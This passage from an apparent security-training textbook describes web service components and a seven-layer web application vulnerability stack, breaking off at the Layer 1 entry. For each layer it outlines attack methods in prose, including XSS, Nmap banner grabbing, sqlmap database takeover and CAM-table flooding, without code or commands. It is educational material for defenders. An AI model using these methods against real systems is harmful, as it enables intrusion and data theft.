
- **RESTful web services**

  REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.

Components of Web Service Architecture:

- **UDDI**: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL**: Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security**: Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.




Vulnerability Stack

Custom Web Applications	Layer 7	Business Logic Flaws Technical Vulnerabilities
Third-party Components	Layer 6	Open Source / Commercial
Web Server	Layer 5	Apache / Microsoft IIS
Database	Layer 4	Oracle / MySQL / MS SQL
Operating System	Layer 3	Windows / Linux / macOS
Network	Layer 2	Router / Switch
Security	Layer 1	IPS / IDS

Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.



Custom Web Applications
Layer 7
Business Logic Flaws
Technical Vulnerabilities
Third-party Components
Layer 6
Open Source / Commercial
Web Server
Layer 5
Apache
Apache / Microsoft IIS
Database
Layer 4
SQL Server
Oracle / MySQL / MS SQL
Operating System
Layer 3
Windows / Linux / macOS
Network
Layer 2
Router / Switch
Security
Layer 1
IPS / IDS

Figure 14.4: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

- **Layer 7**

  If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

  Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

  Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

- **Layer 4**

  Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

- **Layer 3**


  Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.

- **Layer 2**

  Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

- **Layer 1**

